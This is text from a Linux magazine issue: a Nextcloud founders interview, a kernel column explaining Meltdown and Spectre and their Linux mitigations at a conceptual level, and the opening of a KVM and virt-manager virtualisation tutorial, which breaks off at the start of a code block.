**I'm probably going to jump the gun a bit by asking an odd question, but do you think of Nextcloud as a desktop platform?**

**FK:** [Laughs] OK, now we're moving to interesting questions. Maybe I'll try to fill the gap between the first question – how it all began – and then this. I'll be quick, and I'll get to your question, because it's very interesting. Basically, ownCloud grew and grew, and we moved from the pure file-syncing and sharing into a lot of other spaces – like a lot of communication and collaboration features.


Basically Nextcloud is now the successor of this idea, and this is definitely more than file-syncing and sharing. There's more communication, collaboration. There are really social features. Really a lot of functionality, which in other cases, is typically run in the cloud, which can then, in this case, then run on your own machine.

So what's the connection to the desktop? Is this a desktop? I would say yes and no. Of course, in a classic sense, it's not desktop. It's server software, and we have clients for Android and iOS but their clients are not full desktops. On the other hand, I think that it all blurs together nowadays. If I tell people nowadays that I used computers for many, many years before the internet, they're like, "What? Wait, what are you doing with a computer without the internet?" So nowadays, this is all blurred together. So if you use your computer, if you use your phone, if you use your tablet, what you're really doing all the time is you're interacting with cloud services. It's checking and social and sharing photos and syncing stuff and talking with others.

So I think at the end, this is all part of the same user experience. The user experience nowadays consists of client software and server software together. So in a way, we are part of a mobile and desktop experience.

**Jos Poortvliet:** I remember one of the ideas that we really hoped for in 2010 was that you would get really deep into the creation of the KDE desktop. So, for example, you would be able to store your settings, your desktop settings – the size of your panels, and your other application settings, and sync them over the cloud. Like you would create an email account in Kmail, and then on your laptop you would log into your cloud account, and then you would get the settings there, and your account would work.

So back then, that was how we saw desktop integration and it being part of kind of a service for desktop applications. To some degree, I think, that



**Above** Nextcloud Talk is the latest collaboration feature and is tightly integrated into the ecosystem

would still be awesome, and it's something that still comes up. I'm more of a desktop user. I'm still a KDE user. But I think, as Frank points out, today, you work so much in a browser. I mean, we're having a video call in a browser, right? This is essentially a web app. I actually had a conversation a couple of days ago with a colleague who had a disagreement with our designer about if a link here, on the right, should show up in the tab, or in the application itself because, he said, "Well, this is a browser, right? So if you click on the link, you navigate away."

I was like, "Wait, wait, wait, no. For people, right now, this window, that we're now having this call in, it's not a web page. It's an app. Whether this would be a desktop application or the fact that it runs on a browser for a normal user, it's a detail. And if you click a link and it navigates away, people will be really surprised. Look at other chat tools in the browser." So yeah, the lines have really blurred.

**FK:** And of course, Nextcloud Talk is not server software. This is a combination of different things. One of the interesting things about Nextcloud Talk is that together we launched full iOS and Android applications – native applications – that run on tablets and phones.

On iOS, for example, you will have the functionality in the future that iOS allows – and Android, too – to integrate it into the native address book. So if you click on the person, there's a call button. You click the call button, the app opens. You call the person, and the phone of this person rings, and the other person can say 'accept', and you can talk, like a video call.

All of this is done by Nextcloud Talk and via our free software and going through your own server, including all the metadata. So basically it's all of that, without using one centralised server. That's very interesting, and from a user experience, as you mentioned, I don't know what it is. Is it a mobile app? Is it a server app? Is it a desktop app? I don't know. I think it's all put together.

“The user experience nowadays consists of client software and server software together”

**QUICK FACT****Nextcloud NAS box**

Nextcloud may not have plans to do more hardware of its own, but it has partnered with Purism, which intends to include Nextcloud in its Librem 5 phone, as well as within PureOS for its Librem 13 and Librem 15 laptops. Purism is, apparently, discussing with Nextcloud about a future Purism NAS that runs completely free software, including Nextcloud and services.

**JP:** It's about functionality in the end.

**FK:** Exactly.

**JP:** You need to communicate and talk to people. I mean, people say, "Why do you integrate audio/video calls in Nextcloud? Why don't you integrate the Matrix [an open protocol for real-time communication] or another thing?" Well, integration is the key. You share a file, and then someone comments on in the group, and you click on their face, and you start a call. That should work on your phone, and it should work on your desktop. If you have to go to another application to start a call, that's a step back. That's a downside. People want this integration.

**Last year you seemed to be bringing out a lot of features. What were the key targets you're hoping to hit? And what are your goals are for 2018?**

**FK:** It's a big question. We could answer this on different levels. Obviously, with Nextcloud, it's very broad. As mentioned, it came from the file-sync-and-share area, and this is still very important; the collaborative editing of documents is very important. And now with Nextcloud Talk, it's this whole chat and video and voice calling thing.

Then we also [have] the groupware side of things, like the calendar and the contacts and email side – we basically also want to invest in that. So basically, from a product perspective, it's getting really broad. We want to provide everything – well, not everything, but as much as possible to users, which enables them to have a self-hosted, decent, reliable and federated way of collaborating and communicating.

For 2018, the next step is the Nextcloud 13 release, which hopefully comes in a few weeks. We're already in the late beta stage. This will come soon with lots of improvements. For example, we have the end-to-end encryption feature, which is really new. It's one of the most requested features that comes with Nextcloud 13. After that, we don't have any real plan for 14. I mean, 14 will definitely also come this year – we try to iterate quickly.

But we still have to have a discussion with the community and all the people.

At the end of the day with Nextcloud, we want to be a real competitor to Office 365 and Office Suite, but 100 per cent open-sourced and 100 per cent self-hosted. That's probably our goal for the next months and years.

**Are there certain features that you've put to one side for now until you feel you can achieve that?**

**JP:** Yeah, that was true with the end-to-end encryption. As Frank mentioned, it has been something we've wanted to do for... I don't know. People have been asking for it since day one. So that would be eight years. But we only really started working on it a year ago. I mean, we've been discussing it for a long time, but for a long time I would say "Look, I understand the need for it, but we don't do it, because it means you have no web interface." So we've been thinking about how to do it without losing all the benefits of having this collaboration and sharing in the platform.

Sometime last year, we started to really get concrete, and say, "OK, we have some ideas on how to do this, without losing the benefits." This is why it works on a per-folder basis. So you can take one or a few folders you want, and end-to-end encrypt it. For those, you do lose the web interface, but you don't lose it for all your files in your data. You could just say, "OK, I'm going to share a document. I'll work on it with other people online, share it online publicly with someone without an account. And then when I'm done, I'll just move it into my end-to-end encrypted folder."

Of course, you have to find this balance, right? Because obviously, for a while, it is then open to, for example, an evil sysadmin, but that's only temporary. So to find this balance, it can take a really long time. We have these ideas, and they develop over a long time in conversation. I mean, Frank knows more about the technical side of it, but we had our security guy with us for a long time just saying, "We can't do this securely." Because we had developed the server-side encryption already in 2014, I think – before I even joined ownCloud. This went through an iteration where the server-side encryption version two came out.

One thing you have with our server-side encryption is that if you share a file, you don't need to re-encrypt it, because we encrypt the file with a key, and then we encrypt that key against the public key. So when you ask someone else to share, you don't need to re-encrypt the file, only the file key that was used to encrypt the file. We use the same mechanism in our end-to-end encryption to avoid users having to re-upload the whole folder and maybe gigabytes of data, just because you've shared it with someone else. ■

**Below** Nextcloud Talk has native iOS and Android applications that run on both tablets and phones



## OPINION

# The kernel column

Jon Masters summarises ongoing efforts within the Linux kernel community to mitigate the recently discovered Meltdown and Spectre

**U**nless you've been living under a rock for the past few weeks (and perhaps even then), you can't have escaped news of several new security vulnerabilities that were discovered to impact various modern microprocessors.

The names 'Meltdown' and 'Spectre' have by now garnered all of the usual media attention that one has come to expect from a branded vulnerability that comes with its own website and logo. But unlike some previous incidents over the years, these latest exploits affect hardware – not the Linux kernel or application software.

The vulnerabilities were discovered independently by multiple teams, including Google Project Zero (which aims to find so-called 'zero day' high-severity security bugs in parts of critical system hardware and software stacks), and researchers at the Technical University of Graz in Austria (TUGraz), among others. Google disclosed the exploits using a blog posting which linked to websites (<https://meltdownattack.com> and <https://spectreattack.com>) created by the academic researchers that also included detailed papers and reproducers. Thereafter began a Linux kernel community effort at mitigation, an attempt to contain the threat using software workarounds that compensate for the hardware vulnerability.

At the core, these exploits target common optimisation practices of high-performance microprocessors that exist across the industry. In particular, they exploit certain implementations of a process known as 'speculative execution', a capability common to most high-end microprocessor cores (and not necessarily vulnerable in every case). Speculation allows a processor to continue to execute program code even while it waits to know whether that code actually needs to run. A common example of this happens in software branches, such as an `if` statement. `if` statements are called 'control flow' instructions because they will take the program in one of several possible directions.

When the processor hits a condition, such as `if (raining) { do this } else { do that }`, it needs first to determine the value of `raining` (that is, true or false). That value might immediately be available to the processor in a fast (but very tiny) internal memory known as a data (D) cache, but more often than not it isn't immediately known (resolved). In that case, the

processor must arrange for that value to be loaded from the much larger RAM (system memory). While RAM is fast, it's nowhere near as fast as the processor, which can possibly execute hundreds of instructions in the meantime. Those instructions are immediately available because they are stored in an instruction (I) cache.

So the processor makes a guess which way the branch will go. It then enters a mode of speculative execution during which time all changes to registers and memory (architectural state) are stored in special internal structures that allow those changes to be discarded if the speculated branch direction turns out to be incorrect. In that case, the processor simply throws away the state that is speculative, unwinds to the pre-branch state, and follows the correct branch. Conversely, if the speculation was correct, it becomes the "committed" architectural state of the processor and some significant time is saved. This technique is built upon a related feature known as Out of Order (OoO) execution that already provides most of the necessary processor hardware. Until relatively recently, it was thought that the process of speculation behaved as a 'black box', thus completely invisible to the programmer and to other users.

## Side-channel attacks

The Meltdown (and Spectre) attacks exploit the fact that this black box within the processor isn't guaranteed to be true. Indeed, while the processor may throw away the results of speculation, it may be possible to observe its operation through an indirect method, known as a side channel. These latest vulnerabilities are known as cache side-channel attacks because they exploit the fact that the high-speed-processor data caches are shared by many different applications, as well as the kernel. Because these caches are a shared resource, they are also contended (everyone wants a piece of the action). Entries in the fastest cache are tagged using what are known as virtual indexes, meaning they are looked up by the virtual memory address as used by an application.

A processor can only keep so many entries in the cache at one time. Indeed, it frequently has to throw away data from the cache to make room. This process is known as 'eviction', and the loading of new data is 'replacement'. A number of very fancy replacement policy algorithms are defined and in use, but for reasons we don't even have



### Jon Masters

is a Linux-kernel hacker who has been working on Linux for more than 22 years, since he first attended university at the age of 13. Jon lives in Cambridge, Massachusetts, and works for a large enterprise Linux vendor, where he is driving the creation of standards for energy-efficient ARM-powered servers.

**Right** Meltdown and Spectre even come with their own official logos, courtesy of designer Natascha Eibl

room to explain here (research ‘page size’ and its impact of cache associativity if you’re interested in learning more about this), the replacement is quite controllable – either through special instructions, or simply by accessing other memory that is known to map to the same cache entry. Furthermore, it is true that memory is faster to access when it is in the cache, this being its whole point. So much so, in fact, that it is possible for an application to time a memory access and work out if it is in the cache.

Consequently, a side channel can be formed between two different pieces of code that share the same cache. One piece of code can flush entries from the cache while another loads them. This allows one piece of code to infer certain things about the other without ever actually having direct access to its data. Many papers have been written about side-channel attacks, which until recently focused on using them to guess from the cache access behaviour of a program what it might be doing at a given point. This was most often used to attack crypto algorithms in the hope of rendering them weaker without actually reading their data.

### Meltdown’s machinations

The Meltdown vulnerability relies upon a ‘race condition’ within the processor in which data can be read prior to knowing whether the read access is allowed.

In the case of most modern operating systems, such as Linux, each application has a memory layout (address space) that includes all of the kernel’s memory, as well as its own. The kernel is mapped ‘high’ (toward the very extreme top of virtual memory), while the application is mapped ‘low’ (toward the bottom) with a giant gap in between. It was, until very recently, considered safe to do this because the processor contains a Memory Management Unit (MMU) that describes protections for memory addresses, preventing applications from loading from kernel memory even if they share an address space.

Whenever the processor is executing code speculatively, it may need to perform certain loads or stores of memory locations, for example to load data variables used by an application program. Those accesses include checks against the MMU’s maintained internal structures that determine whether the access is



direction. Since speculation was always assumed to be invisible, it didn’t seem to matter whether the prohibited load actually took place, just so long as the programmer was never aware that it had.

In the Meltdown exploit, the prohibited load is used in a subsequent piece of code that performs a second memory access. This second access is to a data structure that the code *does* have permission to access, but the address of the second access is based upon the contents of the first. Consequently, a cache entry is populated for the second access, and the address of this cache entry will differ depending upon the value of the prohibited data. While the speculated state may be discarded, the prohibited value can be reconstructed by examining the relative timing of accesses to the cache. If this sounds complicated, that’s because it is. Don’t worry if you need to think about this quite a few times, or read the papers, before it fully makes sense.

At this point you may be asking, “If this is possible, why even share an address space between applications and kernel?” Once again, this is for performance reasons. By sharing a common address space, it isn’t necessary to flush the state of various internal processor caches when switching into the kernel from an application to make a quick system call. The kernel sees memory the same way that the application does, so it is a very lightweight entry/exit process – as long as the safety checks all hold. When they don’t, the fix is to separate the address spaces, as in PTI (Page Table Isolation), which is the mitigation being applied in upstream Linux for Meltdown. It removes the conditions needed for Meltdown to work, but adds some overhead to performance.

### Spectre voodoo

The benefit of speculative execution is that it speeds up processing, often by very significant amounts. Branch prediction has become so good that rates of over 99 per cent accuracy are not uncommon. Depending upon the type of branch (there are more than the example given here), and the sophistication of the processor, it may use a lot of historical data about which way the branch went previously. It can do this by indexing a data structure within the ‘branch predictor’ using the address of the branch instruction in virtual (application) memory. For performance reasons, this index may not be unique, but

**16** If this sounds complicated, that’s because it is. Don’t worry if you need to think about this quite a few times **17**

allowed. Processors susceptible to Meltdown separate this permission check from the actual data load, doing both in parallel, again for performance reasons. The fact that an access is not, in fact, actually allowed is then recorded along with the processor state and an exception is later raised (for example, causing the program to crash) if that speculation is committed as the correct program

instead may just be the low order bits (lower part) of the address of the branch. This means that other branches in the system might happen to 'collide' with this one in the predictor.

Typically the potential for such collisions (aliases) to occur accidentally is low, and the branch predictor history is small enough that under normal use, it is quickly replaced with new entries upon a context switch to another piece of code (application or kernel). But the risk for intentional collisions is not zero in some designs. In the case of Spectre variant 2, this allows one application to 'train' the predictor to assume that certain branch addresses will result in certain branches. In the case of an 'indirect' branch (a jump to a function pointer) this is made even worse because it can be possible to cause the address prediction for an indirect branch to mis-predict a jump to any arbitrary piece of existing code. By then writing a carefully abusive application, it is possible to control speculative execution of selected code sequences within another application, kernel or Hypervisor.

This allows for pieces of existing kernel code to be used as 'gadgets'. An attacker looks for the sequence of code they want to run, and then they write an extremely contrived code sequence to train the indirect branch predictor to arrange for sensitive data to be loaded by more privileged code, once again using the shared cache as a side channel to infer its contents. This attack is very hard to pull off, and it requires knowledge of the victim code, but it is also in some ways more dangerous in terms of its broad impact. Indeed, exploits for Spectre variant 2 have been demonstrated by researchers running JavaScript even from within browser sandboxes that should otherwise be very secure.

A related attack, known as Spectre variant 1, exploits the fact that a second piece of data might be speculatively loaded prior to knowing whether a first falls within a range that allows for the second to take place. This is known as a boundary check bypass because the second data value should never actually be loaded. It becomes a problem in kernel code that receives untrusted data from user applications (such as a memory address it wants to read from). The kernel code performs various checks on the user-provided data, but speculation might allow later operations to take place that nonetheless temporarily use the untrusted user provided data. This can allow reading of kernel memory.

## Mitigation matters

As with Meltdown, a full and complete fix to Spectre will involve both software and hardware changes. The latter will no doubt come with time. Meanwhile, we are left with software mitigations that remove the ability to conduct these exploit by removing the conditions for their abuse. As we mentioned, Meltdown can be mitigated through PTI (Page Table Isolation). Spectre requires more work;

specifically, variant 2 mitigation involves disabling or bypassing the branch prediction hardware when crossing context boundaries.

That branch predictor bypass may be achieved using a very novel software construct (invented by Google, learn more by reading their paper on the topic), known as a 'retpoline' (return trampoline) that effectively turns indirect branches into function returns, avoiding the indirect predictor. Retpolines are a favoured approach in many cases due to their lower overhead, while in some others, it is necessary to actually temporarily control the

“As with Meltdown, a full and complete fix to Spectre will involve both software and hardware changes”

branch predictor hardware itself. This is done using new speculation control interfaces exposed by the hardware following a system firmware update, which allow limiting branch predictor behaviour on entry to the kernel.

The past few weeks have seen an amazing amount of work by some very skilled developers who have put their all into rapidly creating new kernel features that can serve to help protect users against these vulnerabilities. Very recent kernels contain a new **sysfs** interface (`/sys/devices/system/cpu/vulnerabilities/`) that will tell users which of the vulnerabilities they are potentially exposed to, and how they are being protected through various mitigations. Users who build their own kernels may need to use an updated compiler if they want to take full advantage of the Google retpoline feature, since it needs updated tools.

All this work has taken a toll on the rest of the kernel development, of course. But with good fortune kernel version 4.15 will be out when you read this, and we can return to our regularly scheduled programming. ■

# VIRTU YOUR

## AT A GLANCE

- Full machine virtualisation, **p20**

Learn to create virtual hardware and use it to power virtual machines that can run all kinds of operating systems.

- Virtualisation agility, **p24**

The ability to create templates and take snapshots are two features that are a hallmark of any virtualisation solution.

- VM migration, **p26**

Master the art of migrating a running VM to another host to ensure its availability even when disaster strikes.

- Application virtualisation, **p27**

Use containers to run secure isolated instances of apps, just like VMs but at a fraction of the overhead.

Virtualisation is one of the key technologies that is making its mark on both the enterprise and the power user's desktop. **Mayank Sharma** shows you how to streamline systems management

**V**irtualisation is one those computing mainstays that has been around for several decades in one form or another. Flexibility and performance are some of the major factors that attract users to virtualisation. In the enterprise, it helps consolidate servers by reducing the number of 'bare metal' servers and other computing hardware, which leads to power savings and increases hardware utilisation. Virtualisation is also wonderful for isolating services by using one server to run one service in a process, ensuring that, if exploited, a weakness in one doesn't affect the others.

Even for small-scale setups, virtualisation helps to speed up server rollouts. You can spawn a virtual machine

(VM) from prebuilt templates or images in a fraction of the time it takes to provision a bare metal system. In the same vein, virtualisation allows you to take up-to-date snapshots of VMs that can be quickly deployed in case of an emergency.

These days most virtualisation solutions are hardware-assisted to deliver near-native performance and don't use the slow, traditional, software-based emulation techniques. The main ingredient that creates and powers a VM is known as the hypervisor or the virtual machine monitor. Hypervisors can be classified based on two basic criteria: the amount of hardware that's virtualised and the extent of modifications which are needed to the guest system, if any. With this in mind, two

# ALISE SYSTEM

of the most popular techniques are full and para-virtualization.

Full virtualisation is where the guest operating system interacts with a simulated hardware interface. The virtualisation software creates an emulated hardware device and presents it to the guest operating system, which is unaware of the fact that it's running on virtual rather than real hardware. The advantage of full virtualisation is that the guest OS runs without any modifications and behaves as if it has exclusive access to the underlying host system.

On the downside, the hypervisor needs to process all requests before they go to the physical device, which translates into slower performance and higher CPU usage. Popular Linux full-virtualisation solutions

include KVM, Xen, QEMU, and VirtualBox. KVM – Kernel-based Virtual Machine – uses the modern virtualisation-enabled hardware available today (Intel VT-X, AMD-V). With KVM, you simply turn the Linux kernel into a hypervisor after you install the KVM kernel module. For emulating hardware such as a processor, disk or network card, KVM uses a userland app called QEMU.

Full virtualisation produces a lot of overhead while running, which makes it quite inefficient. This is where para-virtualisation shines. Here, a software interface is presented to the VM that's similar to that of the host hardware. Instead of emulating the hardware environment, then, here we have a thin layer to enable the guest system to share system resources.

Under para-virtualisation, the kernel of the guest OS running on the host is modified to recognise the virtualisation software layer. Since para-virtualisation modifies the OS, it's sometimes

also referred to as OS-assisted virtualisation. Good performance and efficiency are the hallmarks of this type of virtualisation.

A very similar approach is adopted by Linux containers for deploying isolated instances of applications. While virtualisation and its hypervisors logically abstract the hardware, containers provide isolation and enable multiple applications to share the same OS instance. It's no wonder, then, that Linux container programs, such as the popular Docker, have increasingly become an alternative to using traditional virtualisation.

Over the next few pages we'll familiarise you with both types of virtualisation. While virtualisation is a very broad field, we will equip you with the know-how to deploy and manage full-blown VMs, as well as run containerised instances of apps in isolated silos. If you're new to the technology, the feature will also help you take advantage of the seemingly limitless amount of computing power at your disposal, even on the desktop. ■

“Most virtualisation solutions are hardware-assisted to deliver near-native performance”

**QUICK TIP****Sanity check**

Use `sudo virt-host-validate` to perform sanity checks to validate the host's virtualisation capabilities and that it is configured correctly to run the libvirt hypervisor drivers.

**Below** In a nutshell, a VM provides an abstract machine that uses device drivers targeting the abstract machine, while a container provides an abstract OS

# Full machine virtualisation

Install and run complete operating systems on hardware and machines created out of thin air

**A**ll Linux distributions give you access to a wide range of open source and proprietary options for your virtualisation needs. KVM, or Kernel-based Virtual Machine, has been the default hypervisor on Linux since 2007. KVM depends on **libvirt**, which provides a convenient way to manage VMs and other virtualisation functionality, such as storage and network interface management. As we mentioned earlier, KVM is a set of kernel modules that when loaded converts a Linux server into a hypervisor. The loadable modules are `kvm-intel.ko` or `kvm-amd.ko` (depending on your processor), and `kvm.ko`, which provides the core virtualisation functions. Along with the modules you also need a program like **virt-manager** to emulate hardware peripherals for your VMs.

Before you start, check that your computer has hardware virtualisation extensions. Install the `cpu-checker` tool from the official repositories (with either `apt install` or `dnf install` depending on your

distribution). Then type `sudo kvm-ok`, which should print a **KVM acceleration can be used** message in the terminal. If it does, use the package manager again to install the `virt-manager` package that'll pull in all the required dependencies.

Now navigate to the application using your desktop's application menu. As soon as the application launches, it'll automatically try and establish a connection to the local hypervisor (`qemu-kvm`). Quick Emulator (QEMU) is an open source machine emulator that has been modified by the KVM developers to interact with the KVM modules and execute instructions from the VM directly on the CPU.


## Create VMs

The `virt-manager` app is written in Python and is very intuitive to operate. Its dashboard displays a summary of the running VMs and gives you a snapshot of their performance, along with some resource utilisation statistics. With `virt-manager` you can easily create new VMs, monitor them and make configuration changes as and when required. The app includes a VNC and SPICE client that displays a full graphical console to the VM.

To create a new VM, head to **File > New Virtual Machine**. This brings up the New VM wizard, which breaks down the VM creation process into five steps. You are first asked to choose the installation method, then select the installation media, before you specify the amount of virtual memory and the number of virtual CPUs for the VM, followed by details about the virtual storage. The wizard is fairly intuitive and usefully verbose.

**DIAGRAM**

## Virtual Machines vs Containers



virt-manager also automatically detects the operating system according to the install media, based on the information in the **libosinfo** database. By default, the app houses virtual disks under the **/var/lib/libvirt/images** directory; you can also use the Managed button to instead use a custom storage pool (more of which later). If all goes well, the newly minted VM will boot and start the installation as it would on a physical computer.

By default, KVM provides NAT-like networking. The VMs that connect to this NAT network don't appear on the host network as their own devices. However, they do have access to the outside network through the host operating system settings. This setup will not work for you if you're planning to run server software such as a webserver on your virtual machine and want it accessible from other

“With virt-manager you can easily create new VMs, monitor them and make configuration changes”

devices on the network. In that case, you'll have to use other virtual networking configurations. Besides NAT, you can create several types of virtual networks using virt-manager, including a bridged network to make your VMs a part of the same network as the host.

To set up the virtual network, head to Edit > Connection Details. The Overview tab gives you basic information on the libvirt connection URI (that'll come in handy later when working with the command-line interface), along with usage details of the processor and RAM on the host computer. The Network Interfaces tab gives details of the host network and offers related configuration options.



### Create virtual storage

The Storage tab enables you to configure various types of storage pools and monitor their status. Think of a storage pool as a store for saved virtual-machine disk images. In virt-manager you can choose a wide variety of storage solutions to use as the back-end for virtual machines, including normal file-based storage, logical volume managed storage and many more.

The Storage tab in virt-manager provides a very sophisticated yet easy to use interface for configuring and managing storage pools. The interface lists all the storage pools in the left column. The right pane gives an overview of the selected pool that includes its name, size, location on the disk as well as its state (active or suspended), and the volumes or virtual disks that exist in that pool.

You can create different types of storage pools in virt-manager. Directory or file-based storage is the most commonly used, where the virtual disks are stored inside a standard directory in the file system on the host machine. Files created under this directory act as virtual disks. To create a storage pool, click the green + button under the Storage tab in the Connection Details window, to launch the Add a New Storage Pool wizard. In the two-step process, first enter the name of the pool and set

#### QUICK TIP

##### Proper location

The ideal location to keep all ISO files is **/var/lib/libvirt/images**, which acts as the default storage pool for virt-manager – all the SELinux and other permissions are set properly.

**Above left** The dashboard of the Virtual Machine Manager (virt-manager) allows you to monitor various parameters of VMs running locally as well as on a remote KVM hypervisor

#### HOW TO

### Create an isolated virtual network



1

#### Connection details

First, head to Edit > Connection details > Virtual Networks, click the + and enter the name of the virtual network as isolated.

2

#### Define network

Next, untick the option to enable both the IPv4 network or the IPv6 network. In the last step you only need to select 'Isolated virtual network'.

3

#### Use it

Right-click a VM and go to Open > Virtual Hardware details > Add Hardware > Network. Set 'Network source' as 'isolated' and 'Device model' as 'virtio'.

**QUICK TIP****Storage devices**

You can use any storage device that is present on the host system, including an entire physical disk, a particular partition or even an LVM logical volume.

the type as `dir:Filesystem Directory` before heading to the next step. The second step displays configuration parameters based on the storage type you selected in the previous step. For file system directories, you'll only be asked specify the Target Path, which is the exact location in the host's filesystem where you want to store the virtual disks.

As you get familiar with `virt-manager` you can also choose to create LVM storage pools, by selecting the appropriate option in the New Storage Pool wizard. Instead of a singular parameter you'll now be asked to enter a Target Path, which either points to an existing LVM volume group or specifies the name for a new volume group. The accompanying Source Path field is optional if you've pointed to an existing LVM volume group in the Target Path; if you are creating a new LVM volume group, enter the location of a storage device in the Source Path field, such as `/dev/sdd`.

Once you've created a storage pool, you can add storage volumes inside them. These are the actual virtual disks that will be attached to the VMs. To create a storage volume, select a storage pool and click the green + button in the right-hand pane adjacent

“ In the long run it's more efficient to provision VMs using shell scripts ”

to the Volumes label. Here you'll be asked to provide a name for the new volume, along with a format and size. `virt-manager` supports several disk formats including raw, cow, qcow, qcow2, vmdk and so on. You should stick to

**EXPERT COMMENT****Stefan Hajnoci, QEMU contributor**

Each KVM guest is run by a host userspace process that also holds guest RAM and performs I/O on behalf of the guest. This means existing tools such as `ps`, `mpstat` and `iostat` can be used on the host to troubleshoot performance problems.

**Below** Enable the Virtual Machine > Redirect USB Device option to make any USB device plugged into the host accessible to the VM



**Above** You can modify the boot order of virtual devices in a VM, and can even load a Linux kernel and init ramdisk, circumventing GRUB

the `qcow2` format that's suggested by default because it's specifically designed for KVM virtualisation; `qcow2` supports several advanced features including the ability to create snapshots.

Once you finish the wizard, `virt-manager` builds the volume. You can then attach it to a VM either by navigating to it when creating a new VM, or by attaching it to an existing VM. For the latter, head back to `virt-manager`'s main window and double-click the VM to which you want to add the secondary disk. Head to View > Details to show a list of virtual hardware attached to this VM. Here, click the Add Hardware button at the bottom-left. The first component listed in the Add New Virtual Hardware window is Storage. In the right-hand panel, toggle the button to select custom storage and click the button labelled Manage. This will launch the familiar Storage Volume window from which you can navigate to the storage pool and the exact virtual disk you wish to attach to the VM.

**Master the CLI**


The graphical `virt-manager` is a wonderful medium to help get familiar with the virtualisation process. However, in the long run it'll be more efficient to provision VMs automatically using custom shell scripts. The good thing about the `libvirt` library is that it exposes various APIs to manage hypervisors and virtual machines. `virsh` is one such command-line tool that provides an interface to the `libvirt` API.

To create a new machine, `virsh` needs the machine definition in XML format; `virt-install` is a Python script that you can use to easily define a machine and create an XML definition for it without messing about with XML syntax. Before you create a VM using `virt-install`, though, you'll need to create a storage image for it to use. One way to do that is to use the `qemu-img` command. For example, the following command will create a 20GB storage image, in `qcow2` format and named `fedoraserver`, under the `/media/vmDisks` directory:

```
# qemu-img create -f qcow2 /media/vmDisks/fedoraserver.qcow2 20G
```

Once you've created a disk image, you can create a VM.

Here's a `virt-install` command that creates a virtual machine for a Fedora Server installation. It incorporates



**Above** You can access files on the host from inside VMs, in both read-only and read-write modes, using virt-manager's diverse filesystem passthrough options

many of the options that you would have to otherwise specify by running around the virt-manager interface.

```
